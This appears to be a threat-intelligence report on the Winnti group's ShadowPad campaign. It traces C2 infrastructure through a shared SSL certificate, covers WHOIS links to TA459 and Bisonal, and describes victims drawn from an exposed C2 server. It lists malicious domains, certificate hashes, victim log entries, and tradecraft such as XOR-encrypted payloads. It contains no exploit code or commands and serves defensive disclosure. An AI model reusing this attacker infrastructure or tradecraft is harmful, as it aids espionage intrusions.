ShadowPad: new activity from the Winnti group

ptsecurity.com

Contents

Introduction

During threat research in March 2020,[1] PT Expert Security Center specialists found a previously unknown backdoor and named it xDll, based on the original name found in the code. As a result of a configuration flaw of the malware's command and control (C2) server, some server directories were externally accessible. The following new samples were found on the server:

- ShadowPad
- A previously unknown Python backdoor
- Utility for progressing the attack
- Encrypted xDII backdoor

ShadowPad is used by Winnti (APT41, BARIUM, AXIOM), a group that has been active since at least 2012. This state-sponsored group originates from China.[2] The key interests of the group are espionage and financial gain. Their core toolkit consists of malware of their own making. Winnti uses complex attack methods, including supply chain and watering hole attacks. The group knows exactly who their victims are. They develop attacks very carefully and deploy their primary tools only after detailed reconnaissance of the infected system. The group attacks countries all over the world: Russia, the United States, Japan, South Korea, Germany, Mongolia, Belarus, India, and Brazil. The group tends to attack the following industries:

- Gaming
- Software development
- Aerospace
- Energy
- Pharmaceuticals
- Finance
- Telecom
- Construction
- Education

The first attack with ShadowPad was recorded in 2017.[3] This backdoor has been often used in supply chain attacks such as the CCleaner[4] and ASUS[5] hacks. ESET released its most recent report about Winnti activities involving ShadowPad in January 2020.[6] We didn't find any connection with the current infrastructure. However, during research we found that the new ShadowPad infrastructure had commonalities with infrastructures of other groups, which may mean that Winnti was involved in other attacks with previously unknown organizers and perpetrators.

This report contains a detailed analysis of the new network infrastructure related to ShadowPad, new samples of malware from the Winnti group, and also analysis of ties to other attacks possibly associated with the group.

1. twitter.com/VishnyakOv/status/1239908264831311872
2. securelist.com/winnti-more-than-just-a-game/37029/
3. securelist.com/shadowpad-in-corporate-networks/81432/
4. blog.avast.com/update-ccleaner-attackers-entered-via-teamviewer
5. securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/
6. welivesecurity.com/2020/01/31/winnti-group-targeting-universities-hong-kong/

1. Network infrastructure

1.1. Detecting ShadowPad

Initially, when the xDll backdoor was analyzed (see Section 2.2), it could not be clearly tied to any APT group. The sample had a very interesting C2 server, www.g00gle_jp.dynamic-dns[.]net, which potentially could indicate attacks against Japan. When we studied the network infrastructure and searched for similar samples, we found several domains with similar names.




Figure 1. Network infrastructure of the Winnti group at the initial stage of analysis

The domain names give reason to suspect that attacks also target South Korea, Mongolia, Russia, and the United States. When we studied the infrastructure further, we found several simple downloaders unfamiliar to us (see Section 2.1). They contact related C2 servers, and in the response should receive a XOR-encrypted payload with key 0x37. The downloader we found was named SkinnyD (Skinny Downloader) for its small size and bare-bones functionality. The URL structure and some lines in SkinnyD make it very similar to the xDll backdoor.

At first, we could not obtain the payload for SkinnyD, because all C2 servers were inactive. But after a while, we found new samples of the xDll backdoor. When we analyzed one of the samples, we found some public directories on its C2 server. The file called x.jpg is an xDll backdoor encrypted with XOR with key 0x37. This suggests that xDll is a payload for SkinnyD.




Figure 2. Structure of public directories on the discovered C2 server

The most interesting thing on the server is the contents of the "cache" directory.

Figure 3. Contents of the "cache" directory


```
{    "md5": "c16d5a929675473f6340985bbb18f66f",
     "Name": "web2",
     "IP": "10.0.0.18",
     "OS": "Windows Server 2016",
     "Domain": "NT AUTHORITY",
     "Note": "0421",
     "Chcp": "437",
     "In_IP": "[REDACTED]"}

{    "md5": "b06f3dad3df96fe8eb96c2d8aa767928",
     "Name": "JIRA2",
     "IP": "10.82.1.26",
     "OS": "Windows Server 2008 R2",
     "Domain": "NT AUTHORITY",
     "Note": "0421",
     "Chcp": "437",
     "In_IP": "[REDACTED]"}

{    "md5": "daeacd15f2276058f2555216ae3b84fe",
     "Name": "ARM",
     "IP": "192.168.1.179",
     "OS": "Windows 7",
     "Domain": "NT AUTHORITY",
     "Note": "1216",
     "Chcp": "866",
     "In_IP": "[REDACTED]"}
```


Figure 4. Example of lines from the log (for detailed description of parameter values, see xDII analysis)

It contains data about the victims and the malware downloaded to infected computers. The name of the victim file contains an MD5 hash of the MAC address for the infected computer sent by xDll; the file contents include the time of the last connection to the C2 server. Based on the changes in the second part of the name of the malware file, server time might seem to be indicated in nanoseconds. But that cannot be true, since that would take us back all the way to March 1990. Ultimately, we don't know why this time period was selected.

In the malware files, we found ShadowPad, a previously unknown Python backdoor, and utilities for progressing the attack. Detailed analysis of the malware and utilities is provided in Section 2.

At certain intervals, the attackers request information from infected computers via the xDII backdoor. This information is saved to the file list.gif.

We should note that in the xDII samples we have, the Domain field contains the name of the domain where the infected computer is located. However, in the log that field for almost all computers contains the SID of the user whose name was used to launch xDII. That may be an error in the code of a certain xDII version, because this value does not provide any useful information to the attackers.

Going deeper into the network infrastructure, we found that many servers have the same chain of SSL certificates with the following parameters:

- Root: C=CN, ST=myprovince, L=mycity, O=myorganization, OU=mygroup, CN=myCA, SHA1=0a71519f5549b21510410cdf4a85701489676ddb
- Base: C=CN, ST=myprovince, L=mycity, O=myorganization, OU=mygroup, CN=myServer, SHA1=2d2d79c478e92a7de25e661ff1a68de0833b9d9b




Figure 5. Parameters of the SSL certificate

We have encountered this certificate in several publications about ShadowPad attacks.

The first one is an investigation of the 2017 attack on CCleaner. Avast has provided details[7] regarding the attack. A screenshot, included there, shows the same certificate.

The second is a talk by FireEye researchers at Code Blue 2019 about cyberattacks against Japanese targets.[8] In one of the attacks, the researchers found the use of POISONPLUG (the name for ShadowPad used by FireEye). Analysis of the infrastructure revealed the same certificate on ShadowPad C2 servers.




Figure 6. Slide from the FireEye presentation

7. blog.avast.com/update-ccleaner-attackers-entered-via-teamviewer

8. slideshare.net/codeblue_jp/cb19-cyber-threat-landscape-in-japan-revealing-threat-in-the-shadow-by-chi-en-shen-ashley-oleg-bondarenko

Searching for servers with this certificate helped us not only detect new ShadowPad samples and C2 servers, but also find connections to other attacks previously not attributed to Winnti (see Section 1.2).

As a result, we found over 150 IP addresses with this certificate, or addresses where it had been installed previously. Of these, 24 addresses were active at the time of writing of this article. There were also 147 domains related to those addresses. For the domains, we found Winnti malware.

During our research, the group's domains relocated from one IP address to another many times, which is indicative of active attack operations.

However, the motive for using the same SSL certificate on almost all ShadowPad C2 servers was not clear. This may be the result of having the same system image installed on the C2 servers, or else simple overconfidence.

We saw the same thing with certificates when researching the activity of the TaskMasters[9] group. At some point, the attackers started installing self-signed certificates with identical metadata on their servers, which ultimately helped us in finding their infrastructure.

The following figure shows distribution of detected IP addresses by location:




Figure 7. Geolocation of C2 servers

About half of the group's servers are located in Hong Kong. The IP addresses are distributed between 45 unique providers. More than half of the servers are concentrated on the IP addresses of six providers, five of which are in Asia (Hong Kong, China, and South Korea).

9. ptsecurity.com/ww-en/analytics/operation-taskmasters-2019/

1.2. Links to other groups

1.2.1. TA459

In 2017, Proofpoint issued a report about attacks against targets in Russia and Belarus using ZeroT and PlugX.[10] The report mentions the domain yandax[.]net, which was indirectly related to the infrastructure used in that attack. The domain was on the same IP address as one of the PlugX servers. WHOIS data of that domain looks as follows:

dophfg@yahoo.com is associated to this person

Name	Pan Shuangquan	is associated with 100+ domains
Organization	Pan Shuangquan	is associated with 100+ domains
Address	SiChuan ShengXinJinXianHuaYuanZhen	map
City	chengdushi	
State	sichuan	
Country	China	
Phone	+86.2151697771	
Fax	+86.2151697771	
Private	no	

Figure 8. Registrant lookup for the domain yandax[.]net

In the past few years, the email address dophfg@yahoo[.]com has been used to register several more domains.

List of domain names registred by **dophfg@yahoo.com**

Domain Name	Creation Date	Registrar
yandax.net	2016-06-16	cndns.com
dthjxc.com	2018-08-08	cndns.com
fzcnyn.com	2018-09-19	cndns.com
ncdle.net	2018-09-19	cndns.com
rtasudy.com	2019-05-23	cndns.com
ertufg.com	2019-06-04	cndns.com

Figure 9. Domains with similar WHOIS data

10. proofpoint.com/us/threat-insight/post/APT-targets-russia-belarus-zerot-plugx

In our study of ShadowPad infrastructure, we came across active servers linked to two domains from the group: www.ertufg[.]com and www.ncdle[.]net. Those servers also had the SSL certificate typical of ShadowPad. In addition, we found ShadowPad samples connecting to those domains. One of the samples had a rather old compilation date, July 2017. However, this time is probably not accurate, because the C2 server for it was registered in August 2018. It can also disguise itself as a Bluetooth Stack component for Windows by Toshiba named TosBtKbd.dll.





Figure 10. Structure of domains related to ShadowPad

Here we can make another inference. The domain yandax[.]net initially had a different email address in its WHOIS data: fjknge@yahoo[.]com. The same address was also used to register one of the NetTraveler C2 servers, namely, riaru[.]net. That domain was used for attacks targeting the CIS and Europe. These attacks have been described by Proofpoint researchers.[11] It is also possible that the infrastructure was used by some other group to disguise its activities. However, the scope, targeted countries, and industries all overlap with those of the Winnti group. The connections are indirect and individual in nature, but still provide reason to believe that all these attacks were carried out by the same group.

11. proofpoint.com/us/threat-insight/post/nettraveler-apt-targets-russian-european-interests

1.2.2. Bisonal

On one of the IP addresses on ShadowPad infrastructure, we found domains used in Bisonal RAT attacks in 2015–2020.



yandex.pop-corps.com		2020-03-27	2020-04-21
www.g00gle_jp.dynamic-dns.net		2020-04-10	2020-04-21
www.yandex2unitedstated.dynamic-dns.net		2020-04-09	2020-04-21
www.g00gle_mn.dynamic-dns.net		2020-04-10	2020-04-21
www.yandex2unitedstated.dns05.com	ShadowPad	2020-04-10	2020-04-21
www.g0ogle_mn.dynamic-dns.net		2020-04-10	2020-04-21
help.kavlabonline.com		2020-03-27	2020-04-21
webmail_gov_mn.pop-corps.com		2020-03-28	2020-04-21
www.oseupdate.dns-dns.com		2020-04-08	2020-04-21
zy.seeso.cc		2019-05-12	2020-03-30
videoservice.dnset.com		2020-02-27	2020-03-15
serviceonline.otzo.com		2020-02-27	2020-03-15
www.uacmoscow.com		2020-02-26	2020-03-13
redfish.misecure.com		2020-02-14	2020-03-13
bluecat.mefound.com		2020-02-15	2020-03-13
online-offices.com	Bisonal	2020-03-02	2020-03-12
adobe-online.com		2020-02-20	2020-03-12
www.adobe-online.com		2020-02-20	2020-02-28
www.free2015.longmusic.com		2020-02-17	2020-02-17
free2015.longmusic.com		2020-02-17	2020-02-17

Figure 11. ShadowPad and Bisonal domains sharing an IP address

In addition, we found a Bisonal sample with a direct relationship to the new ShadowPad infrastructure.




Figure 12. Bisonal and ShadowPad infrastructure

We came across a presentation[12] made at JSAC 2020 by Hajime Takai, a Japanese researcher with NTT Security. The researcher details an attack on Japanese systems, in which the chain included xDll for downloading Bisonal to the infected computer.

12. jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_3_takai_jp.pdf




Figure 13. Slide from Hajime Takai's research

Takai links the attack to the Bitter Biscuit campaign described by Unit 42.[13] Bisonal was used in that attack, too. The attack tools found by Takai are almost completely identical to the ones we found on the ShadowPad server. Even some hash sums are identical (see Section 2).

Researchers believe[14] that the Bisonal attacks were performed by Tonto Team. The group concentrates its efforts on three countries: Russia, South Korea, and Japan. Its targets include governmental entities, militaries, finance, and industry. All these fall within the area of interests of the Winnti group. And with the new details about Bisonal used together with xDll, plus overlapping network infrastructures, it stands to reason that the Winnti group is behind the Bisonal attacks.

1.3. Victims

According to the server data, more than 50 computers had been infected. We could not establish the exact location and industry for every infected computer. However, if we match the time of the latest connection of the infected computer to the server and the time we received the file with this timestamp, we can make a map of the timezones.




Figure 14. Map with victims' timezones

13. unit42.paloaltonetworks.com/unit42-bisonal-malware-used-attacks-russia-south-korea/

14. blog.talosintelligence.com/2020/03/bisonal-10-years-of-play.html

Most countries located in the timezones marked on the map are within the area of interest of Winnti.

We were able to identify some of the compromised organizations, including:

- A university in the U.S.
- An audit firm in the Netherlands
- Two construction companies (one in Russia, the other in China)
- Five software developers (one in Germany, four in Russia)

All victims, both identified and unidentified, were notified by the national CERTs.

We have no details about those attacks. However, since ShadowPad was used in supply chain attacks via software developers, and knowing that at least two software developers have been compromised, we are dealing with either a new distribution attempt or an attack that is already in progress.

1.4. Activity

Activity on the server (such as collection of information from the victims and appearance of new utilities) usually took place outside of the business hours in the victims' timezones. For some, it was evening; for others, early morning. This tactic is typical of Winnti. The group did the same when they compromised CCleaner, as Avast reported.

2. Analysis of malware and tools

Judging by the data we collected, the delivery process in the current campaign looks as follows:




Figure 15. Payload delivery diagram

The compilation time of the malware samples we found corresponds to business hours in UTC+8 timezone (where China and Hong Kong are located).

